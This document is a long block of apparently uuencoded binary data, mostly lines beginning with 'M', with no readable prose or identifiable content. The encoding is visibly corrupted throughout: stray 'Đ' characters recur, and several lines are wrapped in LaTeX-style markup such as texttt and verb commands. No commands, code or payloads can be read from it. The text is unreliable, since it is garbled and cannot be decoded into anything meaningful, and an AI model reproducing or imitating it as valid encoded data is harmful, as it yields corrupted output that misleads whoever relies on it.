MSN\$6_:%C87+X.+;H]*+P2ZGAJ#[P`O1<]HEQ"(QVK3J(1HMT8@^K,A16']G8Đ M%K-B9Q@CH*WM\$[%AZOS4]BDCC?L<B@"R98!"HS^<&(<M1&<)#UU3,C41*XG.Đ $\texttt{M>A[Z,3ST)1NYA49^H63T^T'<2,K@SIW4O\\:M^2(:\#0_=\&IIM.=6Q[94?KO-\&D) }$ $\verb|M%>M(3T%/4$00GJ2MOZXS$2KAI4[$W)L_G#Q.I^LLGZFKJ8IY:W@H*6-K-31CD||$ M5;UE8%NYGLSG\:`3N`(>>>MQ&\$0\$>L\&;GF;Y=0LVG-IT'/?FW.R\WX]*3U"Đ $MX*5^?/1\,CCWJ^*W4RX_*7?*U]0IR$6'6;.NNG/[S.P4Z,"5H,ODQCJJFY,BD$ MM1DZ76P@3H,<!*(AG33KJOJQ,,VW4LM-PZK(B^G0]1.U(J1SUTR23%L\$15:JĐ M\$^-E8KG=^)WLRLB.=!P#Q#*`^0'BV<Q&->WJT23YSHYMZ'MI+V^CUX[M>B38Đ MMFWH\$`R3NZX>39;_5LO1=HJ,9\$f.9QE_O`VONOG09,UNCZ];?^_F8VAFZ-YGĐ M,\-#I0\$2'OJ[T/<[J)>GG=E&KQVGVUXDVW92)7GA(2\$P/3QT7VC:]96=;#M/Đ MKJ\J5L]P+5K_-G\9^9L_@O<=TVL1_9/!!VKJU+Q7H(_K+5<M9U>I_.E,'-#*Đ $\label{eq:mk.b} \texttt{MK.B;ZJ6M5^7Q1} \texttt{![+TR*_DY]:^O9C"UW@'@$O\\,^B(6I8W2!M/6JDJZ5R-ARĐ)} \texttt{...} \texttt{MK.B;ZJ6M5^7Q1} \texttt{![+TR*_DY]:^O9C"UW@'@$O\\,^B(6I8W2!M/6JDJZ5R-ARD)} \texttt{...} \texttt{MK.B;ZJ6M5^7Q1} \texttt{...} \texttt{MK.B;ZJ6M5^7Q1} \texttt{...} \texttt{...} \texttt{MK.B;ZJ6M5^7Q1} \texttt{...} \texttt{...} \texttt{...} \texttt{MK.B;ZJ6M5^7Q1} \texttt{...} \texttt{.$ M!>3&L\$.G'I=O#0\D-X:+=,JGPS<?S3G>K'M]:'ZS3HTTZYIU=?481J<<@6K5D MH:U1V;\$J\@'H5]\"S*UG92,FKZI)S`9T\$VHB4@J=LBQGZZ-33F+A09QK!F.2D M-@D-AH>2???6LTJJAB OZ 9B@ $\#L(4D]FQ.&G^EE/*4.QZ:<[@?/52?:09:XY@D$ MS1>56VJB4P9&5*FOJI?5H^J7Z,:/J2=KT(\/:3G4EV@.;>)(&%/]N_Z1FDB>Đ M",CY8;X;Q"1EEOL+,%`\$OP7HG_HXG8M@`DV.GG;CR(G@5^VQ'H*50+_YPR?0Đ MXKB"X+IDN5B<*D\(#Z16\)=P4?FX./TBIF5L[85LPQ5F;%D.\$E0Z,59IQA8>Đ M(C9 AC5G;)%P`&V9^<\@N/4X`M"RSVB6O?TY?&;@A:E38*I\GF:Y %CC8X=BĐ $M]^{341@?}^{]} = M]^{7P9R6M}^{2-1&79G^*^{+}} = W9/!DTI;]= UD_D M=J4 AT\<O#`T&=3?/W.R90"U0TGUCUAVSF<PKB>K;ZN?8M3GG Q<?7F%9N^7Đ $M,0%,[LZ$L7?YT+]?^06Q"N=\YGX%)/53*/<YC6-*3:,=I99<=&U.*#)Z[G*:D.$ MN^KRH<AT.AFD8[]N/H8],-C?IJUTJ:H_,WPMJJ0U7XE.T6'O7U(G4^6=L'#CĐ M!/,YM1*UQ<IJ\,=CD"E!48)_W(,K\$'1RU<I()NWV5&9&KE?EF:GA:^=6A:PPĐ MOL;1/0-L#*#Z<Z\$)]9\$\S5,N)%L&H.-N@[&341\9HN#@4<K;Z+B,/EQ_ZCO]D M&?V3T4U^?ZGX4NA6]=6CY_4K(Z^G#!?+5*>X``O&6W5TREN`/J)C)0*EPZ3`Đ M@Z72.REX?>2-9&HJ,,WM:NW,]"JH);6Z*O(#JC%]W>I!=6),(:PF[Z#"U3&-D) $M_{;J}KO/6U8>'HJN4\;]"?[YP9S_F=1.B@^%>I0&HD:T7,[;,P?T8?P[D9CW]D=0.5]$

MQLR-__D(/#=AUL&43)J2I*N/OKEU(&/+:Q"]^4O4K63WXP6:F'9B'-[AN_^*Đ $M^{C7}[Q+@KL:@+WX?=(=ZH$S&J?9F^/0]OU#I]^UV=\#V&MG<NF=N[N!LWM%9/;D]$ ME<SV9:GM=>FP[GZ,R^]OPD.9&?M>7!(^FCKCS27SVU<.M6_Z@L?'=>Y__SG\D M9TV6`?4:K(05F>.0L_A2,/NY2U#PF6AG?6K[<GW[[=L>&L*>KL/_1@K-V?PBD MS?=)X+_I1#/HUK6A=<"SG@9K:(V3,ZCAZJC1WJ\$.9QE8>]WZ3OTI5EI=F%FED M*;#;,L\$=E)M5J'HBWFZ^1C42M5ZOW@3=UIZLW@+W[2OUM(Y8!>L&3XS#_HO"Đ M*^8B.\$&I/-HJ &!F-&/+HVB.BYW F@F]]6^Z2 -TFQW84&61NBC3C99(&:3]D $\label{eq:mass_mass_new} $$M$0,!$$ + [-1/J4Z=,@XJ6M-.+N@A]_2U] \otimes (6E/90.WC6Y8G$[A/+$S1>P=/BCD]_2U] $$$ MU*UG'SBDOJD^"-.VG!^^;VI4R:;+5N<2\$K9'E0GSH2^@!XA+<BHMHD_.#P4\Đ MLI@]NT3&+^](R...2W7RAN8@T2`&7&.!-Q"EZO4&_X/3XFF*27W"Y4.*(6_0TD $MN67 > ; B(-34[)*P7X!J_@W.`HD0/P=ET7N\; 'U&+@3*99AJ]3T8CZ&645)G@-D$ M5X`JI^?ED1J?I[%1#)`RR2621BE`%GJ%H)NTB@'\PHHO,)&\/,@[.Z>81&&!Ð MM%8AO(*AQO5.K\>Y@?#\$X)9E_URCT27F*Y(WWRFUY#<\$C&(K6LC79*S=Y!=YĐ MFC=KH1>;7%G.<V;.8LTJ=<&MU51@+LRJ%0)-(J9839:L&K\$)S1ODN<+<0BZWD MT);+F<RYG+DHUV*QY5JLEEPK9\LMLL+;7IAK+S#!VPIY3(6Y'`>QG+40[FQ8Đ MQL;9(;#!74\$!W!6:,#"#6&C#NP+(7,1A@%F*;\$480\$(1Z(2`R^7L)AL&H,_.Đ MF3`P8U```9:PVRP88&HA\$-B+,*ZH*-=L*BJ\$P&[)-7-OULQQ'`9F",QV"*`9Đ M9LY:A`&(9HL%`RL&!1A@'+3#;+:9("C\$N"*XLY@+,8!4BQ5%S&*Q<1A@`M";D MK1P&9BAA1?56.V2Q<</V#?+F(CND%5BY7"M`F\&Z8/!<SF+*JA>\BACD+5PNĐ M:(3F%YK!PFA4L*D)K0GM@:I,0`G=8C8CF04K!'5P!3X+&-<"Y>VFHERTDQTZD $MS\&Y\#'9"1@P[``&O%CK%"(F<%)Z@60K&JLZI%ER<@.F4^YE!^(>`4/0$IF.\4D$ $\texttt{M9+<T[\$E-4K[?+;=XYTD!3Y/8PH/390UGY;DLP2E(O,6>I02\0\#\0M4@@&^'&D)] }$ M4\$P]U^5,]%TQZ!3\8G8*D?+5..6G!N6X8#@B4F+\GN5)H\/Y&R?T.II\$F0ID MD-_B:1'108,D*XN,\$GVO(>\$)2./&O""J#0FM8EXCCC'#VAPR[UN5RQ?I\P*NĐ $M*@UJ+D)Z\&DEV#!)HP"!!L=(GQZ+R7=#2@,>/"O.#2D-0#L#D,%JBQ^<2-ZYHD)HP"!HD,%JBQ^<2-ZYHD,HD$ MS#;D&W+RN)P<XN!)04[:C],2;<(5ISV0)GJ#(L%:1UJ`#ZN4-L'890T2CQ[1Đ MOJRFLL*0XX#I"7*.IF\$DZRJXDT)!8K=I!>Z__ZM5Q_,7?;/\RVMI?FCRC]-NĐ MF.)KRJHKJVK)TM+EB^I*%U7P]0MJJ,G6.`B=&V\H(?F(&`C`=!H0@Y!`?.)&Đ M>8RLB9;-K@RN:&B&09!=%A`%68P)AIIA%Z"S<_YU8H\$A)R=G=.4E:XP:>YSTD $M'=HJ"3X^:H-7+%A2459+G*'_Z''Q!J<7+G/+S85EY0L**O)**PK*\SC.V9AGD$ M+UA0E&>U6FTVB\V*"XQA-`SBA)H:A*#(QY<+*>3S2H(KOT5PPC"%L2_@"#?ZĐ ME09CW.&-3J\$A:*1>;X1!2AL+43/BJU.N"?]&KQ*6\$UI"<)%5E>6UBWF;I9`LĐ MKJA<M+B6+RIRC%JFI*JTNG0965ZZK()OD5H](JDO75I7P2<L<I[\$98[.3\$:(Đ M,)I@P>&L1I/99%L?5/QB8+V)RP?F>71BJ16:^-ES\$B:?.;,-#O(G\$7ZD"%Z/Đ MO"D&(2BRA/^1?:R"%<L65)23FNJROP@N65E7NK2R=G4<8W0*RCUL]V!HJ:=5D M+)-\/IS7:ZOK*D;KBE'UU*ZN`K-_]41(JI;6+:I<7E.%OW*XS:%OZ'J?&O&GĐ M8:\STN&?[VSRS*OB\/\$RU_KZF\$^Q8\O@*#%2N\)5&Q/4<1X@=/H;9>"4DL75D M%OOY[W9%W^V*_C_LBHA,C<\`;UL-!P[<!W+URV:+_RQS2Y&DTC#;(R8(5U>450) M]=WX^BN.+X_/Z54\ZYVM,,S\PX-&&S/7'\[!54<_F7/LR9R6TP[[<\$*'3#[>Đ M3&"];_+Q30!\$,8`.#WOI1L\$I\D+`(WA)T'.?R',.4J(]U4GP(6_>J03NA<'7Đ $\label{eq:mz_kn} $$ MZ/\&N] [C6DB\#^{(HW8-\&\1J'\X]}TT^{[9++L$G^{!},:B4KFVOT;BPG]} & \#N\#!-]$ D$ $$ D^{(HW8-\&\1J'\X)}TT^{(HW8-\&\N)} $$ D^{(HW8-\&\N)} $$ D^{(HW8-\&$ M%9,&P;D!?YSB<\V=L9"^BK4FS>4*3)A?^\QB+F<#`68*B1X9'!5!T.,6B\$1DĐ MCU\BL*,L4P*!+(_@5&2QV*EXI;DEQEA>:+)V1UK1_CS'.:I@A^QQ88.#1"3ED MT!FP41>#\2+7%8#\4J/V-*W@"8ZIV`)8LM#DR1(TC(!'&DNEV5\$M.K-\$+5]+D MWD*89`27-+;J`D>-D*5HV5WB&\$JMCDH?3E?#]<,F9DR%-D>%2W\$*64XG^**WD M.`NV.UZ76"R-H;K048N]+[6,D6YWK`!W`)<#"WG'MKS)L5B2AYOM"1IKE8`GĐ MV))0J5%S, KA!MW'0*1F" $0(+?:MX:0*](=-:80\7<57,S70,HQW+8E\UE5.+[DES])$ $M3Y0-N6%=<)1X?'Y%)OA#!E[&Q1U?R48N-<'2M?&BEB'1\!H[CSLP46:!P^OÐ]$ M,M^Z-15Y+8+'^V=OCXA:OU6#QNHJ1Y:O(>@O_MJ\$VIS`(`:5AA:/'',?_&5OÐ MY?*ZTNK8I&<W?<V)AS-]LYG'9\$V<>0JPF9J=-!R&T.UQP42B)60[H!@M;!'&Đ MS#@\X<<GF+\$RXAYJ>':QWVAJC`BTX#VN!8[8'B:6-'8<?K#ZYW@LY;077^F5D MHKN=_N3W2UV:[I%D/2.-`^F)N'032\$_&I?\$@[8Q+J2`]')=N!NGIN)0&TH0DĐ MG>XGR2A-T-VA^T-U3BE*NY)U^.O91[?,QYR[DI,@Y^PDK=RNY&1(RXY+B9R[Đ M&, Y=E/-7<0DY7XA+B9R[&,Y=#.<NAG,7Y3S_/TF4<[?&^83&N9OAW,UP[F8XD $\texttt{M=S.} < \texttt{NRGGCKB\$G/0EQ(Y=S.} < \texttt{NQG.W0SG;LJY>} <?)^2 \texttt{CMT3B?T3CW,)Q[\&,X]} \\ \texttt{D} = \texttt{$ $\texttt{M\#.<>} \texttt{AG,/Y;PMGA,Y)} \\ \texttt{>E1,X]\#.<>} \texttt{RKD]} \\ \texttt{+B'G+3'./0QGE} \\ \texttt{9Y1./L8CB[\&,XND]} \\ \texttt{+B'G+3'./0QGE} \\ \texttt{-B'MGA,Y)} \\ \texttt{-B'MGA,Y)}$ MAK.+X>QB.+L8SBZ&LXOA[**<(VEIL32-+)&S6^,<T#B[&<YNAK.;X>QF.+L9Đ MSFZ&LYOA[&8XNYE^[V;ZO9MR'FW]+>7LT3A/:IP]#&</P]G#</8PG#T,9P_#Đ $MV < -P]C" < /91S3UQ"SNZ8/7LH9_]/?T\Y>S7.TQIG+\/9RW#V,IR]#&<OP]G+D$ M</8RG+T,9R_E/!B7D#,C9L]>RIFT_ASE[-,XW](X^QC./H:SC^'L8SC[&,X^Đ

MAK./X>QC./LHYX&XA)R9,<X^QC_W:ISG-,Z]E#,G5L->RGE77\$KDW,MP[J6<D MV^,2<CX>EQ(Y]S*<>QG_W,OXYU[*^80&2BKMTS@C&N<^AG,?P[F/X=S'<.ZCD MG\$_'I9MB]6E2(N<^AG,?P[F/X=Q'.<=_ST>E_1KG)8US/\.YG^'<SW#N9SCWĐ M4\Z^N(2<A^-2(N=^AG,_P[F?X=Q/.>=/?Y_V^P&-<TCC/,!P'F`X#S"<!QC.Đ M`Y0SR!N"P>PULY0@0"L1#YSR?*(<E!381>;#'5DS.W?-;"%D63,[QT`D7XNDĐ M!\$4)-L*\`4ZV2L!'OGEI1>8-SF!VC@%.JH*7K)("&TBI3!;#J8>L\/NE@*S@Đ MKXKA``V'5[):4DJ,`FPP&T;9I,H!W,+B.4>6 /34DRC20T'B/IYNV0G=LQMBĐ M)P/#C((&_#-HIP=#;(^?&Q1\P;R@&/`T&ARUP@:1"*Y6P0=G<)%(C41VBZ02Đ M/]3`1N81_)\$K"6\$[!)FXL1T-2M#C\$X-!(OGS_-+&@)Q^**93(5F4VFKV*ZĐ MP=:C[."U+?G7B8%M.QR0Z7>`CK0;D],8DU,[QQ[XL(VF?NQG.PS0IL3/D(;EÐ MX4^1#!9#_(F.\$OP,Z49+<:;8^>OZ0UGL\$!;K3L<BZ)E-8!TBA7PD)#; `@5`6Đ ML7]H9P@CGQ2#JQB(.R`VQC\C;A(E)W7`_\$V"6Z(?FAD<J_%V.EDD2F4T37-*Đ $\label{eq:main_special} $$M9!S5P@V2:Q/:\#3_%=J2E?<O=^5_^M?8=^YDS_Z)7/KH'GO;>]>FMK_1;;W'D = (1.5)^{-1} (1.5)$ M?GK6NW='>UX]-'Y&QNN/>#M2[[G[L90/RXH^?N>PI:TMMU/_T,YRY:[?')]:Ð MGZ5_^<`\$)>6CE[RF92EG?IN6LGW2CBNG9]SIZGGMD8Y?OVU>N,L?>ERN*K.&Đ M?OE?_L/I_W%^SF`7/ZO^C*I[=\>I">O=,W.2/TAZS]-^YH/__.2V=1'UT?=7Đ $M[OCP/#?)]>O/_5S&T<%G=8;R<'G9(ZGW[5W[;N^GZ^:>/);R\"N+?C?UB/#&D)$ M\]E7'SXP>\G.F]??=70*H9ON7N+.F72GG9A7O[[8_O=+ITTJKAE(>:_DW.\$3D MPL'LZ?GZ-GW_10E'=^A7)[_V80_\M]ZH?.ZC[6E]K94][VX7K]TVH\1[^.ZFÐ MG]SRY*O[C_XO=_\>U\2]_?^CZSTS208(9(!P45\$'"(KW<%'!B\$Z`(%ZP000\$Đ M!8,72E/;HB9J6]\$)\$RQA3!M;V]UV]Q+4WKN[L79;>Y\0"MK:%M2VMKK;8-4]Ð $\texttt{M-+:-EXU8J7,F?C[?<WZ_\WB</\[C<?XZ\#P:=A$DRF7F_UWH]W^^UUCO%BHZ?D}$ M^TRW(.NT_M:OFI\#-\;\$)OVP?,:GM[I-W5'7%,K)\=-VV%:N:/;X9QZ8/W_LĐ $M!S], N^{K}.EZ=%:FW_^S=MLBZL)7/=4?G?X%_V"R*3;FD7&&O0LNQ9R[YU<FD]$ M+60"M*J\$[#U?3E@5N\'1^?K2IZ64Y<7#S:KW1H_]9WXRV?COFORWQZVY_..]D M?2<J<N^;.`%[KC`%R[]XQOGQ\3\>GVPZHNP)[?6JUU]L/)S]^`MO&IPW7UZQĐ $\texttt{M++V}_1\texttt{V*} > \texttt{N+K}_+\texttt{CCY6}] \texttt{'KO} \texttt{N/OTIG4M?E/:FP:} \texttt{W+[GVCW8ZL:U`VO_OW3DE]}$ MA_*&KCS^_+ACEQ3XORXV6, ZV^(AG; I2<+@Z^%JUR+M/G9F3\0:D\AD?;-__UD MTW/PR6[QIJ2:NT#-=4XJDI8H_C8C0OU@7/*:1R+4LRJ7M#W6713YF.X:MB+<Đ MB"*3%0`>.AR2]PX\],Y/HV]].;K@S]M_^_*?%X(35KZU:<\$S+OZ9;RF/0ISXĐ MB.; EIA>N3HM2="#E_@C]_NN^ZR74I@G+%=@2XBF/^';R2]..A18KNC)#XQ+7Đ M,I.?7./YH&C:Z;[]3XW^DC:^@9JO*'KR;T>QPD^B7XN[?O_*11/S#M0_U_13Đ M'W8[[Z?B1>:]?^_Z?/GUW->*OJO%&Y_9-#RN_\.`^XE-WY;`!*)LBOW;A[\:Đ MKJ+A:SO^_?[VH2-?A:1KU;/N+![^9-?;*=AL_+,W7_S,^^K)"__,)O;_<<8TĐ $MX9K_^[.O_/I!OM<\#:(;OS.64'/+'/]]Y,1?>9#?7_M5TX:_9W(3:<Z-_2`WWD)$ MG^\WW_?*4+7IJ8F#BB]>B]XX^'>NDUK3KSW]]_>F/_=!=</)E(>"__[)\G%/Ð MX,LO"\@C@U-^SB?/OEIPZ17]F-P_AT]`=]%'?[,>3TRF)[]ZF/F:[(]+O_1,Đ MLO&UIY[:O/G#8KAV//.C]Q7OSIN\]5K?'Z7/)+R]=RAG=T@KYBO;;GQA;"O(Đ M?VS,RZ_]<B/[J<]N3RC2D?7ME_O_=?'U\$\N*\$R:_DY)^_VQ_YM#IB^P5<Y&UÐ MZ9\$]\[/24[Q)U-\@(O =GN^;56]:+\$>RYZ7M;7I9MVEDR:GN'YZ07EW>^B(SĐ M#[:^_D;T]5?5WQE;3]IVQHOS9QS8=?W[3<<.Q%WK/%A>^%OFK^^3[]W;<&1MD MZ8EWWHR9/Q#=#SOGJ;)C_C7QZ?_>_]AWFZ\6U6V)G]QP/8+\?ILX_;N*GCFQĐ M_9]__,#;YUY^^WD;=>+IO^K8>=[A7&>V8,7IYQXH^J%LGNN!)X=NK:NX/Z!Đ $MI]9^{.G:#46DR/+)QT}...9[P6^]&#-\P?U=\^_*)G:OI(BN?8J_]6/$5DGO[LD]$ MK?ZX/</'G33&''OXT`L3FT+NW4_O"`33QSS>E/3`2UN_^?NBQ-#@)JSZW::GĐ $\texttt{M__6\&*='W+_:G*0V`DXJ+WQ3X0J8E,NSOS\#C:^86V/>G>/ZX!Q]^8.2!@I(HD) } \\$ MH9+O21]B7TOY(BG0\$3/6,/VGLT7->3^_YLQ\8PD5L9SH4+_KCWWW^TOC?N"\Đ M&][>\WELO+KA'>ZY9QM^NU+F3L1?TG\ZV'[RV_SEY_MQ4^WS?;^/S\GZCTY\D $M_N4'86\&@0\]N.1C_^>>G)_[.B"E5F5.-3WZ5\&./>_<>FN:U9,[[_\]#1G+X%D$ M>\<../??.OS7W9ZPXD'#ZB[H]IZ=M&T]\$%J[]=N#EC5^__-)\Y9E\<[5:/W4-\D M^^MOSW^"O9HPWO/=1UV;L:90'TF+OS+/Y)[RCT-CQ8]*EIX\4.'P3#V^X;&BD $MA!_+?W$>/E`]_]&3!R\\>?K@>F/+DKW;JG:HS;H'3\S?4W7BJ[Q%G_8^ML?Đ]$ MS5??#J5<.1,Y9 B7'X63RY^]M 'A=U[75TT3RCUI;!O^]=8 %[S[T'VVKPJVĐ MGCN/09B@+>*_CWXI:<R5"XL#)WX:)Q[>^0(QQ8MOKVIYN!L.9SV@2MX3_>M]D M!WJ7/#%SYUQ?J6OY2___)\S^R,2+Z7U\LON(@I>]5EE\>\QLGD]'#0UF+O:APÐ $\texttt{M'DS} \setminus \texttt{X,6\$,_!7]!^X,_>6-*^.*/MD<] \texttt{KMR'.-5[[\$CU@J"B9X?BO^QYA)$W>_£ }$ M51&H0B-9PH<9U@XN[Y/\A?U;'S_R"1QX6%I,>\??^_H3724?7]C:'_D`_=+-Đ $\label{eq:moline} $$MO^{3}Z7_W\t^{3}\t^{R^\times}QP;<_7S"2_<_UA9M_?<=XQ[;G^IVN6;]CW_OXY$1.CD$$ MBKJ7'_KTUC+]'%;S:L3EFL_W_GY#4'WZ6E^BWS&IQ+;TS[Z9,/7EY25KEWUVĐ MC)S`G?KS%8_K8F1KT_,_Q!QI;'U)LQ\$3L(J[IG2:"N#T75.J1/]T?_>W&5V+D

MIIO^_EMDH+HG8>KHO-7%4]H`Z,100,]\[4P[%Q.EV)>Z_#*[)K30Q,ABK?!IĐ MK/.@Z^C?"Y])G65\9>_^K3?S%H7;7PU^?)@ZHWT6._BR1_NV!4[<U/)W)=BĐ M.JUN[=GA>_^%_ES[YQNW4UR:/Y=\$EB??_HE:N&G]O!>V-:GJ3G^Q)RGUW]]\D M5K'(%G/Z+?^CJ[<.X&5\$^Z>72QY?GO7]IIPGKX3R%WU^>//PN]E]+_[Z9/W1Đ $MU < T?_- Y GMTT2 > AQL_4 ! Q8YS & O-)V : JMS^=N2&YWG; U < O.X@LI \ X \ - IDVND$ M;CI;5UV</FRYM^>>+^]\$FB:N.?KZCD__<_.+\1AJ'A<GW&KYSE>F3[GR^@_/Ð MS;ID'7UCW\^OB8::&X>??Z7P:6O??U>\D3E6^"KCKUE?WE_Y_?D%I^M7KFT9Đ $\texttt{M\&8/>3,?3/\&7";_T<T;AM_T?IXI_F_S>SC7__.^*-S7G"<.]GP06:(2=^"[\D]) $ $ (2=^m) $ (2$ MN1#9MW;F9YZE9TY=OESRP;LKSKYP!_F'AA;46:YD^_7[3KQUQ_O/O?\]FX:[Đ M1W?><;`;OWLDDK7!Y<:6.SE=JY^/)P9+V_^9]*8V)M[%PU\YO_D94]]I_*SÐ M9\LB_C%CV[O=GQ<_,LG*X\1YQ<X?&>3J,;MR26;O!<>B/I:>LU4,,'A*.\8Đ M)\8:_KKGQ/5[01?6/>5D^U(MIPL/C,U^8)SYI\^,J>=^B!ZXY[[S9YYK&N@>Đ M&>-W?GK>GH*R_L(M;0^OU&2MWO?6RC6=:YF1_"^W#=V*RRU]?@QQ^VG-N-].Đ M/WKFYI-/7FZ\L?Z=:=N/3YCSC9Y,B;_WGEWKTC):)BU9MUZZU'CC-]TW___KEÐ MLW>VVO?\N[;TUK6*>ZI2'EE_XWE]Y^\-AW/60[/V/>N%?]:I!R^,?^%9^W_JĐ M<ULN/;:)?_61AN0/\$[M;]-\$EQV:HS[_YU[.[?G,>OOZ^TS*D_OALL1:=[9@SĐ M?XTM)2;[Q9C9W[\>092\G9I;\$C]A?.=G'?7+]DJYZ[-^'_DG"EZ]W%UP%*YĐ $\texttt{M??} = \texttt{Z@0, _; N&D1^-O-\#T2} : = \texttt{ZXW6K9N'UYX, W&6?2KXW*H?}] = \texttt{SYS=O['RSZ]>/D B = \texttt{M??} = \texttt{M?} = \texttt{MSY} = \texttt{M$ MCM`;SZ9SSP]\$/EEBO71VYTM=ZS[[VUM/;7HG-6YVYB5;%/?B/V<F;SYTW7B2D $\label{eq:mass_mass_mass_mass_mass_mass_new} \texttt{M;-_u[K1YUQ<OU="JE,<A<]"MPEZ/>2D\#KUWU<:CP"^.'3^Q:J'GWYV-+%3\ND} \\$ $MO/\#J3T//E5N?2MYG_>"56+MX83!@]J^)B34BJ^=XIX2E+,OWCQ=]LO':I:D$ M8OFRKRVG#=R+]JMO=GS7XIFR>NS]#YW]X<C+YY_\OE'9;]M?5DY]YYK(U'OĐ $\label{lem:matile} $$M\&T\label{lem:matile} $$M\&T\label{matilem:matilem} $$M\&T\label{matilem:matilem} $$M\&T\label{matilem:matilem} $$M\&T\label{matilem:matilem} $$M\&T\label{matilem:matilem} $$M\&T\label{matilem:matilem} $$M\&T\label{matilem:matilem} $$M\&T\label{matilem:matilem:matilem} $$M\&T\label{matilem:matilem:matilem} $$M\&T\label{matilem:matilem:matilem:matilem} $$M\&T\label{matilem:mat$ M?O#"KO+Y&1=SO/WXANMIW6;3-.5_8>NNNKP\H7OGJ\(\Y:OWG3NM:9'^\6',Đ $MMG4; <H]^6: WG; G755@+TD@1P#/)F((HA\L; H0]^<, Q$^C('W(KY*/09HV5>ID))$ M*YONVPIT\Y:'[MW2\`#0ZQL>?/`A&PWK-M);[`_2]\&#=/\$]%?0##[\$;-LZ,Đ MCH[4\$5VP]8V#L^<>_ZK1J,!__KZW<0YH?J:^[VM\!%30G?\$3C6F@JOS^IT:]D M\$51SCY]LW`2JXZTB/OFXV->8"YKVT-=?8G./BR<P5?.*^]8WH0JB4:DT@PE@Đ M&5) \ 'WFGQ: #0!B\ FE8E "2@"!)90?X" (GY[\$XQ:)^%H7@4BTX% "QR/.4@4]MPD M8!`XHAG5"`884B.E(V\$/CFD8\%P&R(4LFOH)P.R(IQ'\$C*"/6\>0F![!LG#-Ð M4W8`(.5^=[1'U07S5CFBV(H=2D111,3,\'SG+5:A>P\PQST.>ZM,'L@93LBQĐ MS-RR06BP-0#TH(F^!3-\`3[T6\0(>YB95[D(6#5+-0.MO@@?<GP9(<S<LG7+D M>H&XMWN>,-]A`BIJ:G?\EM<W;GH((E\5%H#`3.Z.\\$5]&5\8(SR0"2R""8\$6Đ MPVQ!^:T/7RB@>\$&Q3\$"R=UAJ6K'<M"PG&V9NV+0)EJ\L)I<MFRD`&(NK2*-YĐ ML5-107AYV9TRC"1C/L-V4^&?A:2TD/B___Q_]<1\$;"*:B*3P/__7G_]_>F+AÐ M_VLW&=D^@\$K^"F\BN?GP>7'DY5JPJ>2.\$P((90!Q9?#L5PQZUA[/EU:2*\`CĐ M:3\$/Q_000<4Q!,_687[L!N4+\$-PQ[#A6A05U?!G%^`8)[H,>1-MRL2#LI&`GD M6B)Y_&@)L'7=6L"OD=O*B\$?CX%%@^AR(05X()TT1363*=`ZF*:9S+6JP\$^8'D M%\)'JGS%A2G1C>P6'WN!X\$UJ5ZMCQ1%8SY*NV'T+VE+37*GC'`NXU#Z,;B\IĐ $MYUH\)-@C6\ \Q]\#RHR3[3*-)P+:,4W9+"FT;)3?*Y1/%EHYP/N<QEH\&?'-1.Ð$ MY_H-K_.5HZUFLLT\VO'44H4&+`+[B16QZ>5LTP+J4JT5G-%8*U*;181-`Y=*Đ M:MD8F.ARG!0B>:*28E)=6([`UU_2K;8W1JYO:S+A*_C"?2A]A930[)MLNN5[Đ MM(]%Z]'2SVL=9#=^L9)DBOI:NY\#`EF+3YYDGG9<<;)X)UQ47*YUM>V4*\$GBĐ MW494+B6`I?]2K;E)'V(NU;HKV16%)\$<*Z*`Q4EP8+EC+]5#N,K:<:F*B<689D $\texttt{MN}<+: ', Z=\$=\texttt{OJD}["\Z2D@NDNMP*XRD2QAW=!\&E+-/F\&\&J,'8^$@B7:=31, \texttt{HHA}D]$ M=HE=T9@C!`E]HWP?B?A6JD]A#3!3N@3H1!@;MX;?\$V<B=`S!1U\1R`C&R14@Đ M#&PU?&\$"POC"Z0>[45G>*!\KE/DFP1:^5\$DP-(97CG+=I()1YAIC3:-\::ZYÐ M7'QUK&,>(3A7Y(K/KT>=G:20\$'SI;3XZ-590K4I5)C@0_KFJJ*C<FF=%XM@WD M+RA)1CD874:ZG*7T@65((6V&]);8Y+)1%[J,T<OYZ>7T:U-9W-A)]15VZ,,5DM`R/Z&%T: "12-]ADST] "EI, &T'JN6760690510! \$AES&7S]!VZR`E/4-;.CTCÐ $MOZW+,(VZ1@OU#4J,Z%4>2!&4&\8YGIK9,@H:Y\%`K(.99*@D-6VN!F047MTQD)$ M'6R:0`%/E\$]GY"Z@=RU)TUM8[A'](&8B%]&8@+RY+N-T@3#\L\$YCCUJ/Z>:2Đ MF7-!^>+DN>24N31.S[V2K)OK(5>(@?4H&(/T%TNGLT5#%8XZ15K:..0?6U7-Đ MM5"2G5+UF2B:D'C3.LJQDB\G:,/@RK;C@GU+((D3'#78E&*[^L!8W?VG&F;RĐ $MS(Y<_, \/%.R$ZVFO_()QW;*^=ID5WD_(SC%&G:&0WF"/9/$^8V%>Z_K*9)+'D$ M>M;3...<CG^19XK,\$<7K=VOIN2]*-^-3:GOBM7\:7D;RS/'-#?',N?FU=_.M\D $\label{eq:mb_hamilton} \texttt{MB[HG/O/S^\$PAYL7N^,R^^^M+/H\setminusO)*1X\#W^EZ;CW(2FAP;RJ3Q\&R(\#H5TI+*D))*1X\#W^EZ;CW(2FAP;RJ3Q&R(\#H5TI+*D))}$ M_UZ,.R9UIN*PCBLH)"C;?#X:(;Z</.E*P)"PK)1BZ`-_CX75CV@A,-TT:LX3Đ MM4F_S,.4='[PHXD7(QUYQ2AMQR_YW!5RKA/[-:9[9<\2+ZSARR.IM\$J_#YE&D

MN1T4#?;) `8Q[.&4]/1!8U5=(,;CC01[O+P0DQ7\$]Q!"V[SK&EVI=92/(C!R/Đ MT)9?92^U:**2;1C:`":4;MK"4VA/B;Y*NB"B;&JRE%AH<N8EMP%?4:Z6U\$YĐ MFMQ7J-VWK@LSB\/?>T"O#*%RBN"[DKROS)>G4,80XDN3&]8A^0!E*^8@>&_EÐ MB*M<FSN3S)HY(9&:WJ/1SCSB++?JQE@6QR<ZM`V+'2WJ^SHCMB71-3/V09?2Đ MY3'2?:9U*!A)D41?846D:;2/47/7(BTK*V5KQGO&]I<ENTK]B[4'4"JBU*[2Đ MY'U1)JTKI3`E.;E!G3;!54Y^]>W\$J`NT456JUN/I=(1+_CN3-UK>].[S2?@CĐ M:B'/]K#+.+BCPKGN"759"J].V:-.^4K^M<QRJ%-XIYK!7MZ?3"-.[7GL<?F)D M)]30=T]C5/+?GE"WAO\9YC='LNJ4)[/UT\Q/#"XJ:H_7Y8QP+2-4U2\$CF\B7Đ MC1C*J*H.XV&H'.\$>43^Y<@3C?:H1OI!T&>O)+.S)['TKL]#!^,B1)NYA<@"KĐ 